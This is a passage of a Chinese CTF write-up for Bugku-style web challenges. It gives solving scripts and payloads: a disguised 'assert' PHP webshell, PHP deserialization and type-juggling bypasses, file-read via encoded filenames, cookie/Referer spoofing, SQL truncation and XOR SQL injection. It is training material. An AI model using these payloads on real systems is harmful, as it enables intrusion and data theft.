ans=ans[:-2]#去掉最后的=?
post=eval(ans)#计算表达式的值
data={'value':post}#构造post的data部分
flag=r.post(url,data=data)
print(flag.text)
```

运行之后有一定的几率可以获取到flag。

速度要快

> tips : 速度要快
> 链接

查看网页源代码发现提示

```
</br>我感觉你得快点!!!<!-- OK ,now you have to post the margin what you find -->
```


按照网页源代码中的要求传入`margin`参数之后出现一个新的字符串。

在响应头中发现flag，base64解码之后提交不对，发现这个头部中的flag的值会变。

然后直接上脚本。

```python
import requests
import base64

url = 'http://120.24.86.145:8002/web6/'
req = requests.session()
res = req.get(url)
flag = res.headers['flag']

txt = base64.b64decode(flag)
txt = txt[txt.index(":")+2:]
txt = base64.b64decode(txt)

data = {'margin': txt}
ans = req.post(url, data)
print ans.content
```


cookies欺骗

> tips : 答案格式：KEY{xxxxxxx}
> 链接

直接打开链接之后出现

rfrgrgggggggoaihegfdiofi48ty598whrefeoiahfeiafehbaienvdivrbgtubgtrsgbvaerubaufibryrfrgrgggggggoaihegfdiofi48ty598whrefeoiahfeiafehbaie

url中的`filename`值base64解码之后得到`keys.txt`
然后把`filename`的值替换成`index.php`的base64编码值`aW5kZXgucGhw`



但是没有返回任何内容，后面发现`line`的值就是代表第几行的意思，所以

读第一行的的payload为：

```
http://123.206.87.240:8002/web11/index.php?line=1&filename=aW5kZXgucGhw
```

读第二行的payload为：

```
http://123.206.87.240:8002/web11/index.php?line=2&filename=aW5kZXgucGhw
```

这样很麻烦，所以还是使用脚本来跑吧

```python
#!/usr/bin/env python3
#-*-coding:utf-8-*-
#power by jedi

import requests

for i in range(1, 20):
    payload = "http://123.206.87.240:8002/web11/index.php?line=%s&filename=aW5kZXgucGhw"%i
    try:
        response = requests.get(payload, timeout=2)
        print(response.content)
    except:
        pass
```

跑出的`index.php`

```php
<?php
error_reporting(0);
$file=base64_decode(isset($_GET['filename'])?$_GET['filename']:"");
$line=isset($_GET['line'])?intval($_GET['line']):0;
if($file=='') header("location:index.php?line=&filename=a2V5cy50eHQ=");
$file_list = array(
'0' =>'keys.txt',
'1' =>'index.php',
);

if(isset($_COOKIE['margin']) && $_COOKIE['margin']=='margin'){
$file_list[2]='keys.php';
}

if(in_array($file, $file_list)){
$fa = file($file);
echo $fa[$line];
}
?
```

通过源代码的分析发现只要构造一对cookie，`margin`=`margin`即可访问`keys.php`，使用同样的方法可以得出`flag`

```python
#!/usr/bin/env python3

#-*-coding:utf-8-*-
#power by jedi

import requests
import base64

flag_file = "keys.php"
flag_file_base64 = base64.b64encode(flag_file)
cookies = {"margin":"margin"}

for i in range(20):
    payload = "http://123.206.87.240:8002/web11/index.php?line=%s&filename=%s"%(i, flag_file_base64)
    try:
        response = requests.get(payload, timeout=2, cookies = cookies)
        print(response.content)
    except:
        pass
```

never give up

> 链接

never never never give up !!!

查看网页源代码发现一个tip

```
<!--1p.html-->
never never never give up !!!

```


访问1p.html


```
<HTML>
<HEAD>
<SCRIPT LANGUAGE="Javascript">
<!--

var Words ="%3Cscript%3Ewindow.location.href%3D%27http%3A//www.bugku.com%27%3B%3C/script%3E%20%0A%3C%21--
JTIyJTNCaWYlMjglMjElMjRfR0VUJTVCJTI3aWQlMjclNUQlMjklMEElN0IlMEElMDloZWFkZXIlMjglMjdMb2NhdGlvbiUzQSUyMGhlbGxvLnBocCUzRmlkJTNEMSUyNyUyOSUzQiUwQSUwOWV4aXQlMjglMjklM0IlMEElN0QlMEElMjRpZCUzRCUyNF9HRVQlNUIlMjdpZCUyNyU1RCUzQ
iUwQSUyNGElM0QlMjRfR0VUJTVCJTI3YSUyNyU1RCUzQiUwQSUyNGIlM0QlMjRfR0VUJTVCJTI3YiUyNyU1RCUzQiUwQWlmJTI4c3RyaXBvcyUyOCUyNGElMkMlMjcuJTI3JTI5JTI5JTBBJTdCJTBBJTA5ZWNobyUyMCUyN25vJTIwbm8lMjBubyUyMG5vJTI3JTNCJTBBJTA5cmV0dXJuJTIwJTNCJTBBJTdEJTBBJTI0ZGF0YSUyMCUzRCUyMEBmaWxlX2dldF9jb250ZW50cyUyOCUyNGElMkMlMjdyJTI3JTI5JTNCJTBBaWYlMjglMjRkYXRhJTNEJTIyYnVna3UlMjBpcyUyMGElMjBuaWNlJTIwcGxhdGVmb3Jt.JTIxJTIyJTIwYW5kJTIwJTI0aWQlM0QlM0QwJTIwYW5kJTIwc3RybGVuJTI4JTI0YiUyOSUzRTUlMjBhbmQlMjBlcmVnaSUyOCUyMjExMSUyMi5zdWJzdHIlMjglMjRiJTJDMCUyQzElMjklMkMlMjIxMTE0JTIyJTI5JTIwYW5kJTIwc3Vic3RyJTI4JTI0YiUyQzAlMkMxJTI5JTIxJTNENCUyOSUwQSU3QiUwQSUwOXJlcXVpcmUlMjglMjJmNGwyYTNnLnR4dCUyMiUyOSUzQiUwQSU3RCUwQWVsc2UlMEElN0IlMEElMDlwcmludCUyMCUyMm5ldmVyJTIwbmV2ZXIlMjBuZXZlciUyMGdpdmUlMjB1cCUyMCUyMSUyMSUyMiUzQiUwQSU3RCUwQSUwQSUzRiUzRQ%3D%3D--%3E"
function OutWord()
{
var NewWords;
NewWords = unescape(Words);
document.write(NewWords);
}
OutWord();
// -->
</SCRIPT>
</HEAD>
<BODY>
</BODY>
</HTML>
```


先整体`UnEscape`解密，接着`base64`解码，然后再`unEscape`可以得到下面的代码

```
";if(!$_GET['id']){
 header('Location: hello.php?id=1');
 exit();
}
$id=$_GET['id'];
$a=$_GET['a'];
$b=$_GET['b'];
if(stripos($a,'.')){
 echo 'no no no no no no no';
 return ;
}
$data = @file_get_contents($a,'r');
if($data=="bugku is a nice plateform!" and $id==0 and strlen($b)>5 and eregi("111".substr($b,0,1),"1114") and su
bstr($b,0,1)!=4){
 require("f4l2a3g.txt");
}
else{
 print "never never never give up !!!";
}
?>
```

然后直接访问`f4l2a3g.txt`即可得到flag

welcome to bugkuctf

> 链接

you are not the number of bugku !


查看源代码发现这段代码

```
$user = $_GET["txt"];
$file = $_GET["file"];
$pass = $_GET["password"];

if(isset($user)&&(file_get_contents($user,'r')==="welcome to the bugkuctf")){
    echo "hello admin!<br>";
    include($file); //hint.php
}else{
    echo "you are not admin ! ";
}
```

审计源代码发现这几点要求

> get传递三个参数，其中的password没有使用到
> 存在一个参数$user$读取的user的文件内容===welcome to the bugkuctf
> $file = hint.txt

配合使用`php://input`和`php://filter`读取文件，其中password可以没有。



hint.php文件

```php
<?php
class Flag{//flag.php
    public $file;
    public function __tostring(){
        if(isset($this->file)){
            echo file_get_contents($this->file);
   echo "<br>";
  return ("good");
        }
    }
}
?>
```


index.php文件

```php
<?php
$txt = $_GET["txt"];
$file = $_GET["file"];
$password = $_GET["password"];

if(isset($txt)&&(file_get_contents($txt,'r')==="welcome to the bugkuctf")){
    echo "hello friend!<br>";
    if(preg_match("/flag/",$file)){
  echo "不能现在就给你flag哦";
        exit();
    }else{
        include($file);
        $password = unserialize($password);
        echo $password;
    }
}else{
    echo "you are not the number of bugku ! ";
}

?>

<!--
$user = $_GET["txt"];
$file = $_GET["file"];
$pass = $_GET["password"];

if(isset($user)&&(file_get_contents($user,'r')==="welcome to the bugkuctf")){
    echo "hello admin!<br>";
    include($file); //hint.php
}else{
    echo "you are not admin ! ";
}
 -->
```

从index文件中可以得到不能直接得去flag.php，并且发现参数password的作用，`PHP 7 增加了可以为 unserialize() 提供过滤的特性，可以防止非法数据进行代码注入，提供了更安全的反序列化数据。其作用即为让你用字符串方式传递一个类`。看到unserialize()这段代码及hint.php类有个 __toString()构造函数，可以构造password的序列化。然后反序列读出flag.php文件
通过下面的脚本可以使得类变序列化。

```php
<?php
    class Flag{//flag.php
            public $file;
        }

    $a = new Flag();
    $a->file = "flag.php";
    $a = serialize($a);
    print_r($a);
?>
//O:4:"Flag":1:{s:4:"file";s:8:"flag.php";}
```

把输出的值作为password的值，flag被注释，在源代码中。



过狗一句话

> tips : 送给大家一个过狗一句话
> <?php $poc="a#s#s#e#r#t"; $poc_1=explode("#",$poc);
> $poc_2=$poc_1[0].$poc_1[1].$poc_1[2].$poc_1[3].$poc_1[4].$poc_1[5]; $poc_2($_GET['s']) ?>

```php
<?php $poc = "a#s#s#e#r#t";
$poc_1 = explode("#", $poc); // 把字符串打散为数组
$poc_2 = $poc_1[0] . $poc_1[1] . $poc_1[2] . $poc_1[3] . $poc_1[4] . $poc_1[5]; // poc_2 = assert
$poc_2($_GET['s'])// assert($_GET['s']) assert可以执行任意代码
?>
```

payload： http://123.206.87.240:8010/?s=print_r(scandir('./'))

Array ([0] => . [1] => .. [2] => 123.php [3] => 321.php [4] => 321php [5] => f14g.txt [6] => index.php [7] => shellphp [8] => test.php) can you get flag?

发现一个名字为`f14g.php`的文件直接访问里面就是flag

字符？正则？

> tips : 字符？正则？
> 链接

打开链接之后就是一大串的代码

```php
<?php
highlight_file('2.php');
$key='KEY{******************************}';
$IM= preg_match("/key.*key.{4,7}key:\/.\/(.*key)[a-z][[:punct:]]/i", trim($_GET["id"]), $match);
if( $IM ){
  die('key is: '.$key);
}
?>
```


这是一个正则表达式的题目，首先需要分析一下正则


1. /key 代表必须以key开头
2. . 代表可以匹配任意的字符
3. *匹配前面字符0到多次
4. {n, m}前面的字符重复n到m次
5. \后面的字符被转义
6. [a-z]在a-z中匹配
7. [[:punct:]] 匹配热河的标点符号
8. /i对大小写不敏感

到此可以构造参数获取flag
最后的payload之一：http://123.206.87.240:8002/web10/?id=keyakeyaaaakey:/a/keya!

前女友(SKCTF)

> flag格式：SKCTF{xxxxxxxxxxxxxxxx}
> 链接





在这个链接中的真的有一个链接
点击code.txt中发现这段代码

```php
<?php
if(isset($_GET['v1']) && isset($_GET['v2']) && isset($_GET['v3'])){
    $v1 = $_GET['v1'];
    $v2 = $_GET['v2'];
    $v3 = $_GET['v3'];
    if($v1 != $v2 && md5($v1) == md5($v2)){
        if(!strcmp($v3, $flag)){
            echo $flag;
        }
    }
}
?>
```

php中的md5函数和sha1函数以及strcmp函数处理数组会返回null。所以可以这样构造参数：?v1[]=a&v2[]=b&v3[]=c

login1(SKCTF)

> tips: flag格式：SKCTF{xxxxxxxxxxxxxxxx}
> hint:SQL约束攻击
> 链接

首先解释什么是`sql约束攻击`

> 在SQL中执行字符串处理时，字符串末尾的空格符将会被删除。换句话说“vampire”等同于“vampire ”，对于绝大多数情况来说都是成立的（诸如WHERE子句中的字符串或INSERT语句中的字符串）例如以下语句的查询结果，与使用用户名“vampire”进行查询时的结果是一样的。

```
SELECT * FROM users WHERE username='vampire      ';
```

> 但也存在异常情况，最好的例子就是LIKE子句了。注意，对尾部空白符的这种修剪操作，主要是在“字符串比较”期间进行的。这是因为，SQL会在内部使用空格来填充字符串，以便在比较之前使其它们的长度保持一致。

> 在所有的INSERT查询中，SQL都会根据varchar(n)来限制字符串的最大长度。也就是说，如果字符串的长度大于“n”个字符的话，那么仅使用字符串的前“n”个字符。比如特定列的长度约束为“5”个字符，那么在插入字符串“vampire”时，实际上只能插入字符串的前5个字符，即“vampi”。

所以注册时注册的用户名为`admin+很多个空格`，密码随便只要符合要求。
之后登录这个注册的用户即可。

你从哪里来


> 链接

> Http协议头中的Referer主要用来让服务器判断来源页面

所以可以使用`referer`来伪造来源网页。在请求头中添加这个即可。


md5 collision(NUPT_CTF)

> 链接




按照要求构造参数`a`，任意给a赋值，返回`false`

给a赋值为s155964671a的时候正确返回flag。猜测后端md5比对的值应该是`0e`开头的。




程序员本地网站

> tips： 请从本地访问
> 链接



然后构造伪造来源ip。




各种绕过

> tips : 各种绕过哟
> 链接

访问之后出现以下的代码

```php
<?php
highlight_file('flag.php');
$_GET['id'] = urldecode($_GET['id']);
$flag = 'flag{xxxxxxxxxxxxxxxxx}';
if (isset($_GET['uname']) and isset($_POST['passwd'])) {
    if ($_GET['uname'] == $_POST['passwd'])
        print 'passwd can not be uname.';
    else if (sha1($_GET['uname']) === sha1($_POST['passwd'])&($_GET['id']=='margin'))
        die('Flag: '.$flag);
    else
        print 'sorry!';
}
?>
```

由于php中的sha1函数处理数组返回`null`，所以最终的payload如下




web8

> tips : txt? ? ? ?
> 链接

访问之后出现如下的代码

```php
<?php
extract($_GET); // extract 从数组中解析为变量
if (!empty($ac)){
 $f = trim(file_get_contents($fn));// trim 移除字符串两侧的空白字符或其他预定义字符
 if ($ac === $f){
  echo "<p>This is flag:" ." $flag</p>";
 }else{
 echo "<p>sorry!</p>";
 }
}
?>
```

根据提示猜测存在`flag.txt`文件，访问，发现`flag.txt`的内容为`flags`




```
flags
```



根据php代码构造payload


```php
<?php
extract($_GET);
if (!empty($ac))
{
$f = trim(file_get_contents($fn));
if ($ac === $f)
{
echo "<p>This is flag:" ." $flag</p>";
}
else
{
echo "<p>sorry!</p>";
}
}
?>
```


This is flag: flag{3cfb7a90fc0de31}

多次

tips : 本题有2个flag
flag均为小写
flag格式 flag{}
链接
这一题目主要学习到了 异或注入 ，平台入口显示这一题应该还是我们学校的题目。还是我太年轻了。



id到变大之后会提示这是 sql注入 ，尝试了各种注入，都没有办法，最后发现这是 异或注入 。
简单的收集一下信息



这个题目的闭合方式是单引号闭合，并且报错返回结果只有 Error,Error,Error! 。在 URL 的最后加上注释 --+ 发现没有报错，所以确定这是 SQL注入 。然后判断sql注入的类型
http://123.206.87.240:9004/1ndex.php
?id=2’ or 1=1–+

http://123.206.87.240:9004/1ndex.php
?id=2’ oorr 1=1–+

发现 or 和 and 等关键字被过滤，但是可以双写绕过。那么其他被过滤的字符怎么来判断呢？需要用到一个叫做 sql异或注入 的东西。和异或差不多，异或注入就是**两个条件相同（同真或同假）即为假**。

http://123.206.87.240:9004/1ndex.php
?id=2’^(length(“union”)!=0)–+

界面返回正常，所以说明 length("select")==0 ，也就是说 select 关键字被过滤。
同样的简单的测试一下被过滤的关键字有：

> or
> and
> select
> union
> 恩，知道这些就已经够了

